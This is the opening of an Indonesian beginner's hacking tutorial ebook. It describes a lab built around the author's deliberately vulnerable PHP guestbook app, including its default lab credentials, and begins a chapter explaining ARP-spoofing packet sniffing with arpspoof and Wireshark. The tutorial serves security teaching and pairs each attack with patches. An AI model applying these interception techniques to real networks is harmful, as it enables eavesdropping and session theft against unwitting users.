

FIRST TIME HACKING – FOR FUN ~~AND PROFIT~~

Oleh:

Ade Ismail Isnan

@inan19x

<http://inan.tibandung.com>

ade.ismail.isnan@gmail.com

Copyright 2010

You are legally to copy and redistribute this document as much as you wish...

DAFTAR ISI

PENDAHULUAN	5
SETUP LAB HACKING	6
DIAGRAM LAB HACKING	6
WEBSITENET – A VULNERABLE WEB APP	7
INTRO	7
DOWNLOAD	7
SETUP APLIKASI	7
MENAKSES WEBSITENET: TAMPILAN DAN BEHAVIOR APLIKASI	9
1. PACKET SNIFFING	13
INTRO	13
PENTEST	14
REKOMENDASI	18
PATCH #1	19
PATCH #1.1 – Implementasi HTTPS	19
RE-PENTEST	19
PATCH STATUS	19
2. CROSS SITE SCRIPTING (XSS)	20
INTRO	20
PENTEST	20
XSS Non-Persistent (Reflected)	21
XSS Persistent (Stored)	22
REKOMENDASI	23
3. EMAIL SPAM/PHISH FOR COOKIE STEALING	24
INTRO	24
PENTEST	25
REKOMENDASI	27
PATCH #2	28
PATCH #2.1 – Filter Input dari Ancaman XSS Reflected	28
PATCH #2.2 – Filter Input dari Ancaman XSS Stored	28
PATCH #2.3 – Proteksi Session Cookie	29
RE-PENTEST	30
PATCH STATUS	31
4. SQL INJECTION	32

INTRO	32
PENTEST	33
REKOMENDASI	38
PATCH #3.....	39
PATCH #3.1 – Filter Input “Email” dari Ancaman SQL Injection	39
RE-PENTEST	39
PATCH STATUS	40
5. CAPTCHA CRACKING	41
INTRO	41
PENTEST	41
REKOMENDASI	42
PATCH #4.....	44
PATCH #4.1 – Fixing Captcha	44
RE-PENTEST	45
PATCH STATUS	45
6. INSECURE DIRECT OBJECT REFERENCE (IDOR): FILE INCLUSION	46
INTRO	46
PENTEST	46
REKOMENDASI	49
7. INSECURE DIRECT OBJECT REFERENCE (IDOR): DATA TAMPER	50
INTRO	50
PENTEST	50
REKOMENDASI	53
PATCH #5.....	54
PATCH #5.1 – Fixing Local File Inclusion IDOR	54
PATCH #5.2 – Enable Enkripsi Lebih Kuat	54
PATCH #5.3 – Fixing Change Password IDOR.....	56
RE-PENTEST	57
PATCH STATUS	57
8. JAVASCRIPT DOM MANIPULATION	58
INTRO	58
PENTEST	58
REKOMENDASI	59
PATCH #6.....	61
PATCH #6.1 – Remove Form yang Tidak Perlu.....	61

RE-PENTEST	62
PATCH STATUS	62
9. UNRESTRICTED FILE UPLOAD	63
INTRO	63
PENTEST	63
REKOMENDASI	67
PATCH #7.....	68
PATCH #7.1 – Limitasi Extension File Upload.....	68
RE-PENTEST	69
PATCH STATUS	69
10. CROSS SITE REQUEST FORGERY (CSRF)	70
INTRO	70
PENTEST	70
REKOMENDASI	72
PATCH #8.....	73
PATCH #8.1 – Tokenisasi Proses Delete Guestbook	73
RE-PENTEST	74
PATCH STATUS	74
EXTRA TIME – EMAIL PHISH WITH TROJAN	76
INTRO	76
PENTEST	76
REKOMENDASI	79
APPENDIX 1 – PRIVILEGE ESCALATION	80
APPENDIX 2 – JAVASCRIPT SNIFFER	82
PENUTUP	84

PENDAHULUAN

Dalam buku ini akan dibahas secara singkat, padat, dan jelas beserta contoh tentang beberapa teknik dasar hacking, risiko dan dampak yang bisa dihasilkan oleh celah keamanan yang di eksploitasi hacker. Tidak sampai disitu, buku ini juga membahas cara me-mitigasinya. Target pembaca yang diharapkan penulis adalah pemula dalam dunia keamanan IT, pelajar/mahasiswa, maupun bagi system administrator dan developer/programmer aplikasi yang ingin mengetahui teknis dasar melakukan hacking dari perspektif logika seorang hacker. Diharapkan buku ini dapat membuat para pembaca menjadi aware terhadap beberapa celah keamanan yang umumnya terdapat pada infrastruktur dan aplikasi IT.

CATATAN


Buku ini membahas celah keamanan terfokus hanya pada sebuah target system/aplikasi. Pembahasan dilakukan secara satu per satu dan terkadang saling terkait antara satu celah keamanan dan celah keamanan lainnya. Sehingga diharapkan dapat memberikan pemahaman yang lebih riil dan komprehensif bagi para pembaca.

SETUP LAB HACKING

DIAGRAM LAB HACKING

Sebelum pembahasan teknik hacking celah keamanan dimulai, penulis akan membagikan konfigurasi lab hacking yang digunakan oleh penulis dalam menyusun scenario hacking pada buku ini. Hal ini dapat berguna untuk memahami high-level/abstraksi dari alur scenario hacking yang akan dibahas per bagian. Selain itu, penulis juga akan membagikan informasi terkait system dan aplikasi yang digunakan pada lab hacking ini.

Berikut adalah keseluruhan diagram setup lab hacking:



Berikut adalah detail system yang digunakan:

- **Victim #1**: Windows XP SP3 (administrator dari **Target**)
- **Hacker #1**: Linux Slackware 13.37
- **Victim #2**: Windows XP SP3 (administrator dari **Target**)
- **Hacker #2**: Linux Slackware 13.37
- **Target**: CentOS 6.5 yang menjalankan aplikasi [Websitenet](http://weblab.tibandung.com). Aplikasi web dihosting di server internet dengan nama domain: weblab.tibandung.com

Seluruh aktifitas pada buku ini akan merujuk ke diagram di atas. Sehingga diharapkan tidak akan membingungkan bagi pembaca terkait flow attack, serangan dari mana kemana lewat mana, dlsb.

WEBSITENET – A VULNERABLE WEB APP

INTRO

Websitenet adalah sebuah aplikasi web sederhana yang di develop oleh penulis dalam bahasa pemrograman PHP dengan fitur standard seperti: homepage, guestbook, fitur pencari guestbook, halaman about, halaman administrator untuk mengubah konten.

Aplikasi ini dirancang sedemikian sehingga mempunyai banyak *bug* atau celah agar dapat membantu para pembaca dalam memahami konsep hacking pada suatu aplikasi berbasis web.

DOWNLOAD

Aplikasi websitenet dapat di download dari link di bawah ini:

<https://inan.tibandung.com/pub/websitenet-vulnapps.html>

SETUP APLIKASI

Websitenet merupakan aplikasi sederhana dengan proses instalasi yang mudah. Websitenet dapat berjalan di semua platform dengan syarat sederhana sbb:

- File extractor (zip/rar/tar atau yang sejenis)
- Apache dengan modul PHP
- MySQL
- Web browser IE7 atau yang setara

Langkah instalasi pertama, cukup ekstrak file zip ke web direktori pada webserver. Pada system CentOS umumnya pada direktori /var/www/html. Aplikasi ini yang terinstall pada server **Target** lab.

```
sh-4.1$ ls /var/www/html/
about.php          DB-DUMP.sql        h-i-n-t-s          searchguestbook.php
addguestbook.php  db.inc.php         index.php          uploads
admin             findguestbook.php  INSTALL.txt       viewguestbook.php
AUTHOR.txt        guestbook.php      README.txt
```

Para pembaca juga dapat membaca file README.txt dan INSTALL.txt untuk informasi instalasi.

Import file DB-DUMP.sql ke dalam database. File ini merupakan initial data agar website dapat tampil dengan sempurna dengan dummy (default) data. Dummy data termasuk data kredensial

login, konten web bawaan, dlsb. Untuk informasi login terdapat pada file 'MANUAL.txt' yang include di dalam package zip.

```
MANUAL.txt - Notepad
File Edit Format View Help
Credentials to login to registered zone (admin zone):

http://[websitenet]/admin/

=====
Username;Password;Role
=====
admin;thisisaverylongpasswordhackitifyoucan;Administrator
webmaster;indonesia;Non-Administrator
```


Setelah import database telah selesai dilakukan, tahap selanjutnya adalah mengkonfigurasi koneksi PHP ke database MySQL melalui file **db.inc.php**. Lakukan sedikit tuning sesuai dengan konfigurasi pada server lab para pembaca.

```
sh-4.1$ cat db.inc.php
<?php
$host="localhost";
$username="root";
$password="indonesia";
$db_name="websitenet";

mysql_connect("$host", "$username", "$password") or die(mysql_error());
mysql_select_db("$db_name") or die(mysql_error());
?>
sh-4.1$
```


MENGAkses WEBSITENET: TAMPILAN DAN BEHAVIOR APLIKASI

Berikut adalah sedikit informasi tampilan dan cara kerja aplikasi websitenet berbasis PHP ini. Pertama, halaman utama merupakan halaman yang berisi informasi hypertext standar. Informasi hypertext ini dapat dimodifikasi oleh webmaster melalui halaman admin yang akan dibahas kemudian.



Di homepage ini, terdapat link menuju halaman web lain dalam aplikasi websitenet Berikut tampilannya.

- Halaman 'Sign Guestbook', halaman untuk mengisi form guestbook:

Sign Guestbook | [View Guestbook](#) | [Find in Guestbook](#)

Name :

Email :

Comment :

Date/Time : 23-Feb-11, 05:06:07

TheCaptcha 4 + 7 =

[Home](#) | [About](#)


- Halaman 'View Guestbook', halaman untuk melihat semua visitor yang pernah mengisi guestbook:

Sign Guestbook | **View Guestbook** | [Find in Guestbook](#)


ID	: 1
Name	: inan
Email	: adeismail@tibandung.com
Comment	: hi!
Date/Time	: 10-Nov-2010 20:23:41

[Home](#) | [About](#)


- Halaman 'Find in Guestbook', halaman untuk mencari pengisi guestbook based-on email address:




- Halaman 'About', berisi informasi text yang dapat di customize pada file **README.txt**:



- Halaman admin area, portal login ke halaman web administrator:



- Terakhir adalah halaman admin area, ketika telah berhasil login. Pada halaman ini, admin dapat mengubah konten website, menghapus komentar pengunjung di guestbook, atau mengubah password:



Cukup sederhana bukan? Seperti inilah keseluruhan fitur pada aplikasi websitenet. Jika pembaca sudah memahami behavior aplikasi dan fitur-fitur nya ini, kita akan lanjut ke pembahasan inti: mulai mencari celah keamanan pada aplikasi ini dan melakukan eksploitasi!


1. PACKET SNIFFING

INTRO


Packet sniffing adalah teknik mengintai packet data pada jaringan yang dikirimkan dari dan ke target korban sniffing. Pada dasarnya packet sniffing dapat dilakukan oleh siapapun selama packet yang ditransmisikan memang melewati host yang melakukan sniffing. Biasanya, gateway di sebuah network adalah salah satu pilihan node paling tepat untuk mengintai data pada suatu jaringan karena hampir semua traffic akan melewati gateway. Namun bagaimana jika host yang melakukan sniffing bukanlah sebuah gateway namun sebuah node biasa yang satu jaringan dengan korban? Disinilah dimanfaatkan sebuah teknik ARP spoof, untuk mengelabui korban agar mengirimkan paket data nya ke alamat fisik PC tertentu.

Contoh:

Alice akan mengirimkan data rahasia ke Bob. Komunikasi yang terjadi adalah seperti gambar di bawah:



Namun di dalam jaringan yang sama dengan mereka, ternyata terdapat seorang Hacker. Hacker tersebut kemudian melakukan spoof packet ARP kepada Alice yang memberitahu berita palsu bahwa alamat fisik Bob ada di alamat fisik yang sebenarnya milik Hacker. Diilustrasikan pada gambar di bawah:



PENTEST

Tools yang digunakan:


Arpspoof - <https://www.monkey.org/~dugsong/dsniff/>

Wireshark - <https://www.wireshark.org/download.html>


Plugin **Cookie Editor** web browser - <https://www.google.com/search?q=cookie+editor>

Dalam praktek sniff scenario kita ini, berhubung victim kita akan mengirim data ke internet (ke situs weblab.tibandung.com), maka data yang akan kita spoof ke **Victim #1** (lih. **Diagram Lab Hacking**) tentu saja informasi alamat gateway 192.168.1.1. Diharapkan nantinya informasi yang dikirimkan oleh **Victim #1** dapat diterima oleh **Hacker #1** (lih. **Diagram Lab Hacking**) untuk kemudian dibaca isinya, dan di teruskan kembali.


Berikut ini PC **Victim #1** sebelum mendapatkan packet spoof ARP (keadaan normal):



Kemudian dari PC **Hacker #1**, jalankan command untuk ARP spoof alamat fisik gateway 192.168.1.1. Serta jangan lupa untuk enable IP Forwarding supaya komunikasi antara **Victim #1** dan situs **Target** (lih. **Diagram Lab Hacking**) tidak terputus.



Mulai dari sini, seharusnya ARP spoof terhadap **Victim #1** sedang berlangsung. Penulis dapat membuktikan dengan menjalankan perintah 'arp -a' pada PC **Victim #1** untuk melihat table ARP di PC **Victim #1** telah terkontaminasi dengan informasi palsu dari **Hacker #1**.



